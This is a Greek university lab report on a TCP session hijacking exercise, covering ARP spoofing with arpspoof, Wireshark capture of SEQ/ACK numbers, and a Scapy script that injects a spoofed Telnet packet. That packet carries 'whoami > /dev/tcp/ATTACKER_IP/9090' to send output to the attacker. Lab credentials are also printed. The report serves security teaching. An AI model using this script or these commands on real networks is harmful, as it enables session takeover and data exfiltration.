



Πανεπιστήμιο Πειραιώς
Σχολή Τεχνολογιών Πληροφορικής και Τηλεπικοινωνιών
Τμήμα Ψηφιακών Συστημάτων

Επίπεδο: Μεταπτυχιακό Πρόγραμμα Σπουδών

Ασφάλεια Δικτύων

Case 4

Επιβλέπον Καθηγητής: Καθ. Χρήστος Ξενάκης

Καλαϊτζίδης Ιωάννης

ioannis_kalaitzidis@ssl-unipi.gr

Πειραιάς
17/11/2025

Περίληψη

Υλοποίηση επίθεσης TCP Session Hijacking με τρεις hosts: έναν επιτιθέμενο (Kali Linux), έναν client (Windows 10) και έναν server (Ubuntu). Ο επιτιθέμενος τοποθετείται πρώτα ανάμεσα στον client και τον server μέσω arp spoofing και παρακολουθεί μια ενεργή συνεδρία Telnet. Χρήση του Wireshark για την παρακολούθηση της κίνησης σε πραγματικό χρόνο και την εξαγωγή των κρίσιμων αριθμών Sequence (SEQ) και Acknowledgment (ACK). Τέλος, χρήση της Scapy (Python) για την κατασκευή ενός πλαστού πακέτου (IP Spoofing) που μιμείται τον client. Αυτό το πακέτο αποστέλλεται στον server, «αρπάζοντας» τη συνεδρία, με αποτέλεσμα ο επιτιθέμενος να αποκτήσει τον έλεγχο της.

Περιεχόμενα

Εισαγωγή	1
Πρακτικό κομμάτι εργασίας	3
Βιβλιογραφία	16

Εισαγωγή

Session hijacking είναι μία επίθεση όπου ο επιτιθέμενος παίρνει τον έλεγχο μίας ήδη ενεργής συνεδρίας (session) μεταξύ client και server. Σκοπός του επιτιθέμενου είναι να εισαχθεί στη συνεδρία, να στείλει εντολές εκ μέρους του νόμιμου χρήστη (client) και να ξεγελάσει τον server ότι εκείνος συνεχίζει τη συνεδρία. Για να επιτευχθεί αυτό, θα χρησιμοποιήσουμε το εργαλείο IP Spoof που θα παραποιήσει-πλαστογραφήσει την IP διεύθυνση προέλευσης σε πακέτα που στέλνει ο επιτιθέμενος. Αυτό θα οδηγήσει στο να νομίζει ο server ότι λαμβάνει πακέτα προερχόμενα από τον κανονικό client.

Ο network adapter θα είναι NAT για να είναι όλα εικονικά, στο ίδιο δίκτυο. Απλά ένα δίκτυο NAT λειτουργεί σαν switch και όχι σαν hub. Αυτό σημαίνει ότι ο επιτιθέμενος δε θα βλέπει αυτόματα τα πακέτα που στέλνει ο client στον server και για αυτό πρέπει να εκτελέσει ο επιτιθέμενος MITM όπως κάναμε σε προηγούμενη άσκηση.

Ωστόσο θα πρέπει να προηγηθεί το arpspoof όπως κάναμε στην προηγούμενη άσκηση για να δημιουργήσουμε MITM αναμεσα σε server και client. Το θέμα είναι ότι το συγκεκριμένο εργαλείο δουλεύει μόνο για IPv4. Στο IPv6 το αντίστοιχο είναι το NDP (Neighbor Discovery Protocol) αλλά επειδή η άσκηση δεν το προσδιορίζει, θα απενεργοποιήσουμε το IPv6 σε κάθε OS. Με αυτό εξασφαλίζουμε ότι η όλη η κίνηση θα είναι IPv4 και τα εργαλεία ARP/tcpdump/scapy θα δουλέψουν όπως αναμένουμε.

Αφού ολοκληρωθεί η προετοιμασία των τριών hosts, ο επιτιθέμενος (Kali Linux) θα πρέπει πρώτα να ρυθμιστεί ώστε να προωθεί τα πακέτα που λαμβάνει. Αυτό γίνεται ενεργοποιώντας το IP forwarding, αποτρέποντας το «σπάσιμο» της σύνδεσης.

Με το arpspoof ήδη σε εξέλιξη, ο επιτιθέμενος είναι πλέον MITM. Ο client (Windows 10) θα ξεκινήσει μια κανονική συνεδρία Telnet με τον server (Ubuntu). Ο επιτιθέμενος, χρησιμοποιώντας το Wireshark, θα παρακολουθήσει αυτή την κίνηση και θα αναλύσει τα πακέτα για να εντοπίσει τους κρίσιμους αριθμούς Sequence (SEQ) και Acknowledgment (ACK), καθώς και τα ports της συνεδρίας.

Τέλος, ο επιτιθέμενος θα χρησιμοποιήσει τη Scapy (Python). Θα κατασκευάσει ένα πλαστό πακέτο (IP Spoofing) που θα μιμείται την IP του client, θα περιέχει τους σωστούς αριθμούς SEQ/ACK, και θα μεταφέρει μια κακόβουλη εντολή. Η αποστολή αυτού του πακέτου θα «αρπάξει» τη συνεδρία από τον νόμιμο client, θα αναγκάσει τον

server να εκτελέσει την εντολή, και θα στείλει το αποτέλεσμα σε έναν netcat listener που θα έχει στήσει ο επιτιθέμενος.

Πρακτικό κομμάτι εργασίας

Για αρχή θα δούμε τις IP του κάθε OS με την εντολή **ip a** για το kali linux και το Ubuntu, ενώ με την εντολή **ipconfig** θα δούμε την IP του Windows 10. Από τα αντίστοιχα screenshots βγαίνουν τα παρακάτω συμπεράσματα:

- Attacker (Kali Linux): 192.168.137.128 (interface eth0)
- Server (Ubuntu): 192.168.137.129 (interface ens32)
- Client (Windows 10): 192.168.137.130

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:fe:e8:b5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.137.128/24 brd 192.168.137.255 scope global dynamic noprefixroute eth0
        valid_lft 961sec preferred_lft 961sec
    inet6 fe80::30ed:f8e6:63b6:348c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: br-480f97c7b15a: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:79:df:3e:6a brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-480f97c7b15a
        valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:c3:00:4b:0b brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
```

```
Microsoft Windows [Version 10.0.19045.6466]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Users\Client_Win10>ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Ethernet0:
```

```
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::149f:92cd:f6cf:6529%5
IPv4 Address. . . . . : 192.168.137.130
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.137.2
```

```
C:\Users\Client_Win10>
```

```
kalaitzon@ubuntudesktop1:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens32: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:0c:29:f5:51:1f brd ff:ff:ff:ff:ff:ff
    altname enp2s0
    inet 192.168.137.129/24 brd 192.168.137.255 scope global dynamic noprefixroute ens32
        valid_lft 1728sec preferred_lft 1728sec
    inet6 fe80::20c:29ff:fef5:511f/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```


Το /24 είναι η μάσκα υποδικτύου (subnet mask). Μια IP address είναι 32 bits. Το /24 σημαίνει ότι τα πρώτα 24 bits (δηλαδή οι 3 πρώτες οκτάδες) ορίζουν το «δίκτυο» και τα υπόλοιπα 8 bits ορίζουν τους «Hosts». Όλες οι IP διευθύνσεις βρίσκονται στο ίδιο δίκτυο, οπότε η επικοινωνία είναι εξασφαλισμένη. Τώρα θα μπορούμε στη

διαδικασία να απενεργοποιήσουμε το IPv6 για κάθε OS για τον λόγο που προαναφέραμε

```
(kali@kali)-[~]
$ sudo sysctl -w net.ipv6.conf.all.disable_ipv6=1
net.ipv6.conf.all.disable_ipv6 = 1

(kali@kali)-[~]
$ sudo sysctl -w net.ipv6.conf.all.disable_ipv6=1
net.ipv6.conf.all.disable_ipv6 = 1

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:fe:e8:b5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.137.128/24 brd 192.168.137.255 scope global dynamic noprefixroute eth0
        valid_lft 1553sec preferred_lft 1553sec
3: br-480f97c7b15a: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:79:df:3e:6a brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-480f97c7b15a
        valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:c3:00:4b:6b brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
```



```
kalaitson@ubuntudesktop:~$ sudo sysctl -w net.ipv6.conf.all.disable_ipv6=1
[sudo] password for kalaitson:
net.ipv6.conf.all.disable_ipv6 = 1
kalaitson@ubuntudesktop:~$ sudo sysctl -w net.ipv6.conf.default.disable_ipv6=1
net.ipv6.conf.default.disable_ipv6 = 1
kalaitson@ubuntudesktop:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: ens32: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:0c:29:f5:51:1f brd ff:ff:ff:ff:ff:ff
    altname enp2s0
    inet 192.168.137.129/24 brd 192.168.137.255 scope global dynamic noprefixroute ens32
        valid_lft 1606sec preferred_lft 1606sec
```

Ξεκινάμε τη διαδικασία ενεργοποίησης του server στο Ubuntu, εγκαθιστώντας πρώτα το απαραίτητο πακέτο με την εντολή **sudo apt install telnetd**. Επειδή η υπηρεσία δεν ξεκινούσε αυτόματα, χρειάστηκε να ελέγξουμε τις ρυθμίσεις της. Χρησιμοποιήσαμε την εντολή **cat**

/etc/inetd.conf | grep telnet για να διαβάσουμε το αρχείο ρυθμίσεων και να εντοπίσουμε τη γραμμή που αφορά το telnet. Αυτή η εντολή μας έδειξε ότι η γραμμή ξεκινούσε με ένα #, το οποίο σήμαινε ότι ήταν απενεργοποιημένη (θεωρούταν σχόλιο). Για να την ενεργοποιήσουμε, ανοίξαμε το αρχείο με έναν επεξεργαστή κειμένου, χρησιμοποιώντας την εντολή **sudo nano /etc/inetd.conf**. Μέσα στον editor, αφαιρέσαμε το # από την αρχή της γραμμής telnet και αποθηκεύσαμε την αλλαγή. Για

να εφαρμοστεί αυτή η νέα ρύθμιση, έπρεπε να κάνουμε επανεκκίνηση της κύριας υπηρεσίας που διαχειρίζεται τις συνδέσεις, κάτι που κάναμε με την εντολή **sudo systemctl restart inetd**. Τέλος, για να επιβεβαιώσουμε ότι όλα πήγαν καλά και ο server ήταν πλέον ενεργός, τρέξαμε την εντολή **sudo ss -tlnp | grep 23**. Αυτή η εντολή ελέγχει όλες τις ενεργές πόρτες που «ακούει» το σύστημα (ss -tlnp) και φιλτράρει (grep) τα αποτελέσματα για να μας δείξει μόνο τη γραμμή που αφορά την πόρτα 23. Ψάξαμε συγκεκριμένα την πόρτα 23, επειδή είναι η παγκοσμίως καθορισμένη και προεπιλεγμένη πόρτα που χρησιμοποιεί το πρωτόκολλο Telnet για να δέχεται συνδέσεις.

```
kalaitzon@ubuntudesktop1:~$ cat /etc/inetd.conf | grep telnet
#<off># telnet stream tcp      nowait root    /usr/sbin/tcpd  /usr/sbin/telnetd
kalaitzon@ubuntudesktop1:~$
```

```
GNU nano 7.2
# /etc/inetd.conf: see inetd(8) for further informations.
#
# Internet superserver configuration database.
#
# Lines starting with "#:LABEL:" or "#<off>#" should not
# be changed unless you know what you are doing!
#
# If you want to disable an entry so it is not touched during
# package updates just comment it out with a single '#' character.
#
# Packages should modify this file by using update-inetd(8).
#
# <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
#
#:INTERNAL: Internal services
#discard          stream  tcp6    nowait  root    internal
#discard          dgram   udp6    wait    root    internal
#daytime          stream  tcp6    nowait  root    internal
#time             stream  tcp6    nowait  root    internal

#:STANDARD: These are standard services.
telnet stream tcp      nowait root    /usr/sbin/tcpd  /usr/sbin/telnetd

#:BSD: Shell, login, exec and talk are BSD protocols.

#:MAIL: Mail, news and uucp services.

#:INFO: Info services

#:BOOT: TFTP service is provided primarily for booting. Most sites
#       run this only on machines acting as "boot servers."

#:RPC: RPC based services

#:HAM-RADIO: amateur-radio services

#:OTHER: Other services
```

```
kalaitzon@ubuntudesktop1:~$ ss -tlnp | grep 23
LISTEN 0          10          0.0.0.0:23      0.0.0.0:*
kalaitzon@ubuntudesktop1:~$
```

Στη συνέχεια θα επιστρέψουμε στο kali linux και θα κάνουμε ip forwarding. Αυτό σημαίνει ότι θα επιτρέπει να προωθεί τα πακέτα που λαμβάνει, ώστε η σύνδεση μεταξύ client και server να μη σπάσει. Αυτό θα γίνει με την εντολή **echo 1 > /proc/sys/net/ipv4/ip_forward**

Αφού έχουμε απενεργοποιήσει το IPv6 σε όλα τα OS και έχουμε ενεργοποιήσει το ip forwarding στο kali linux (ως επιτιθέμενος) θα δηλητηριάσουμε την ARP cache του client και του server. Θα τρέξουμε σε διαφορετικά terminals τις εντολές:

Arpspoof -i <interface> -t <CLIENT_IP> <SERVER_IP>

Arpspoof -i <interface> -t <SERVER_IP> <CLIENT_IP>

```
(kali@kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.137.129 192.168.137.130
0:c:29:fe:e8:b5 0:c:29:f5:51:1f 0806 42: arp reply 192.168.137.130 is-at 0:c:29:fe:e8:b5
0:c:29:fe:e8:b5 0:c:29:f5:51:1f 0806 42: arp reply 192.168.137.130 is-at 0:c:29:fe:e8:b5
0:c:29:fe:e8:b5 0:c:29:f5:51:1f 0806 42: arp reply 192.168.137.130 is-at 0:c:29:fe:e8:b5


(kali@kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.137.130 192.168.137.129
[sudo] password for kali:
0:c:29:fe:e8:b5 0:c:29:79:67:ed 0806 42: arp reply 192.168.137.129 is-at 0:c:29:fe:e8:b5
0:c:29:fe:e8:b5 0:c:29:79:67:ed 0806 42: arp reply 192.168.137.129 is-at 0:c:29:fe:e8:b5
0:c:29:fe:e8:b5 0:c:29:79:67:ed 0806 42: arp reply 192.168.137.129 is-at 0:c:29:fe:e8:b5
```

Οπότε τώρα παρακολουθούμε την επικοινωνία μεταξύ client και server. Θα ανοίξουμε τώρα και ένα τρίτο terminal και θα τρέξουμε το wireshark με την εντολή **sudo wireshark**. Θα επιλέξουμε το eth0 ως το interface που μας ενδιαφέρει και θα μπορούμε με αυτό τον τρόπο να παρακολουθήσουμε τα πακέτα. Θα γράψουμε στην αναζήτηση **tcp.port == 23** και θα προχωρήσουμε στη σύνδεση telnet από τον client (Windows 10) με την εντολή **telnet <SERVER_IP>**, δηλαδή **telnet 192.168.137.129**.

```
C:\Users\Client_Win10>telnet 192.168.137.129
'telnet' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Client_Win10>
```

Αρχικά παρατηρούμε ότι τα Windows 10 δεν έχουν ακόμα τον telnet client. Οπότε μέσα από το Control Panel θα βρούμε από τα προγράμματα το συγκεκριμένο client και θα τον ενεργοποιήσουμε όπως φαίνεται παρακάτω:



Οπότε τρέχουμε ξανά την εντολή και ζητάει όνομα χρήστη στο ubuntu και password αλλά αποτυγχάνει η σύνδεση. Ουσιαστικά ο client έστειλε το αίτημα σύνδεσης στον επιτιθέμενο (Kali Linux). Ο επιτιθέμενος πήρε το μήνυμα και το προώθησε στον server (Ubuntu). Ο server ζήτησε τα διαπιστευτήρια του Ubuntu (username: kalaitzon, password: kali) και έστειλε το μήνυμα στον MITM. Ο MITM το προώθησε στον client. Ο client προσπάθησε να στείλει τα διαπιστευτήρια πίσω αλλά ο MITM δεν τα προώθησε στον server και η σύνδεση έσπασε.

```
CA: Telnet 192.168.137.129

Linux 6.14.0-35-generic (ubuntudesktop1.kalaitzon) (pts/1)
ubuntudesktop1.kalaitzon login:
Connection to host lost.
```

Η πρώτη υπόθεση ήταν ότι το ip forwarding στο kali linux δεν ήταν ενεργό αλλά με την εντολή **cat /proc/sys/net/ipv4/ip_forward** εμφάνισε τον αριθμό 1 που σημαίνει ότι ήταν ενεργό (για να το ξαναελέγξουμε αναγκάζομαστε να σταματήσουμε το arp spoof). Η επόμενη αιτία είναι το firewall του Kali Linux. Με άλλα λόγια το IP forwarding λέει στον πυρήνα (kernel) ότι επιτρέπεται η προώθηση των πακέτων αλλά το firewall έχει έναν κανόνα (policy) που «πετάει» (drop) όποιο πακέτο προσπαθεί να περάσει από το firewall. Δηλαδή τα πακέτα φτάνουν στο Kali Linux και τα σταματάει το firewall. Η λύση είναι να ελέγξουμε την πολιτική του firewall με την εντολή **sudo iptables -L FORWARD**. Βλέπουμε ότι όντως η συγκεκριμένη πολιτική εμποδίζει την προώθηση των πακέτων και με την εντολή **sudo iptables -P FORWARD ACCEPT** επιτρέπουμε τα πάντα όπως φαίνεται στην παρακάτω εικόνα:

```
(kali@kali)~$ sudo iptables -L FORWARD
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Chain FORWARD (policy DROP)
target prot opt source destination
DOCKER-USER all -- anywhere anywhere
DOCKER-ISOLATION-STAGE-1 all -- anywhere anywhere
ACCEPT all -- anywhere anywhere ctstate RELATED,ESTABLISHED
DOCKER all -- anywhere anywhere
ACCEPT all -- anywhere anywhere
ACCEPT all -- anywhere anywhere ctstate RELATED,ESTABLISHED
DOCKER all -- anywhere anywhere
ACCEPT all -- anywhere anywhere
ACCEPT all -- anywhere anywhere

(kali@kali)~$ sudo iptables -P FORWARD ACCEPT

(kali@kali)~$ sudo iptables -L FORWARD
Chain FORWARD (policy ACCEPT)
target prot opt source destination
DOCKER-USER all -- anywhere anywhere
DOCKER-ISOLATION-STAGE-1 all -- anywhere anywhere
ACCEPT all -- anywhere anywhere ctstate RELATED,ESTABLISHED
DOCKER all -- anywhere anywhere
ACCEPT all -- anywhere anywhere
ACCEPT all -- anywhere anywhere ctstate RELATED,ESTABLISHED
DOCKER all -- anywhere anywhere
ACCEPT all -- anywhere anywhere
ACCEPT all -- anywhere anywhere
```

Αφού ολοκληρωθεί η παραπάνω διαδικασία τρέχουμε πάλι το arp spoof σε ξεχωριστά terminals και ανοίγουμε το wireshark αναζητώντας τη συγκεκριμένη πόρτα (23).

```
CA Telnet 192.168.137.129

Linux 6.14.0-35-generic (ubuntudesktop1.kalaitzon) (pts/1)
ubuntudesktop1.kalaitzon login: kalaitzon
Password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.


Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

kalaitzon@ubuntudesktop1:~$ _
```

Πληκτρολογούμε ξανά τα διαπιστευτήρια και παρατηρούμε ότι τώρα υπάρχει κανονικά σύνδεση μεταξύ client και server. Επιστρέφουμε απευθείας στο wireshark, στο Kali Linux και βλέπουμε ότι τώρα φορτώνουν πακέτα όπως φαίνεται στην παρακάτω εικόνα. Εμείς θα επιλέξουμε το τελευταίο πακέτο που έστειλε ο client (.130) στον server (.129). Με αυτό τον τρόπο θα βρούμε τον sequence number (SEQ). Έτσι το επόμενο «πλαστό» πακέτο που θα δημιουργήσει ο επιτιθέμενος θα έχει τον επόμενο αριθμό (SEQ) στη σειρά και ο server θα το δεχτεί σαν να ήταν η επόμενη νόμιμη εντολή από τον client. Δε θα έστεκε να το κάνουμε αυτό με κάποιο αρχικό πακέτο γιατί θα έχουν ακολουθήσει άλλα αργότερα.



Με τη λειτουργία **Follow>TCP Stream** μάλιστα, βρίσκουμε όλα τα πακέτα που ανήκουν στην ίδια διαδρομή-stream και τα βάζουμε στη σωστή σειρά αγνοώντας τυχόν αναμεταδόσεις ή πακέτα που ήρθαν εκτός σειράς. Δείχνει μόνο τα «καθαρά» δεδομένα (data/payload) που αντάλλαξαν, ακριβώς όπως θα τα έβλεπε ο χρήστης στην οθόνη του.



```
- [Transmission Control Protocol, Src Port: 53601, Dst Port: 23, Seq:
  Source Port: 53601
  Destination Port: 23
  [Stream index: 8]
  [Stream Packet Number: 150]
  [Conversation completeness: Incomplete, DATA (15)]
  [TCP Segment Len: 0]
  Sequence Number: 94 (relative sequence number)
  Sequence Number (raw): 89490501
  [Next Sequence Number: 94 (relative sequence number)]
  Acknowledgment Number: 932 (relative ack number)
  Acknowledgment number (raw): 3281231955
  0101 .... = Header Length: 20 bytes (5)
  Flags: 0x010 (ACK)
  Window: 1022
  [Calculated window size: 261632]
  [Window size scaling factor: 256]
```

Επιστρέφουμε τώρα στο συγκεκριμένο πακέτο και παρατηρούμε τα εξής:

- **Source Port: 53601**
- **Destination Port: 23**
- **Sequence Number (raw): 89490501**
- **Acknowledgment number (raw): 3281231955**

Αν έλειπε κάτι από τα παραπάνω, ο server θα απέρριπτε το πακέτο του επιτιθέμενου. Τώρα που ο επιτιθέμενος έχει όλες τις πληροφορίες που χρειάζεται, θα χρησιμοποιήσουμε τη scapy. Με την εντολή **sudo nano hijack.py** θα φτιάξουμε ένα αρχείο Python, στο οποίο θα γράψουμε μέσα κώδικα και θα περάσουμε τις πληροφορίες που ανακτήσαμε από το πακέτο παραπάνω.

```
GNU nano 8.6
#!/usr/bin/python3
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.....")

CLIENT_IP = "192.168.137.130"
SERVER_IP = "192.168.137.129"
ATTACKER_IP = "192.168.137.128"

CLIENT_PORT = 53601
SEQ_NUM = 89490501
ACK_NUM = 3281231955

# 1. IP Spoofing
IPLayer = IP(src=CLIENT_IP, dst=SERVER_IP)

# 2. TCP Layer: Χρησιμοποιούμε τα νούμερα της συνεδρίας
TCPLayer = TCP(sport=CLIENT_PORT, dport=23, flags="PA", \
               seq=SEQ_NUM, ack=ACK_NUM)

# 3. Payload: Η κακόβουλη εντολή μας.
Data = f"\r whoami > /dev/tcp/{ATTACKER_IP}/9090\r"

# 4. Σύνθεση & Αποστολή Πακέτου
pkt = IPLayer/TCPLayer/Data
send(pkt, verbose=0)

print("Packet Sent!")
```

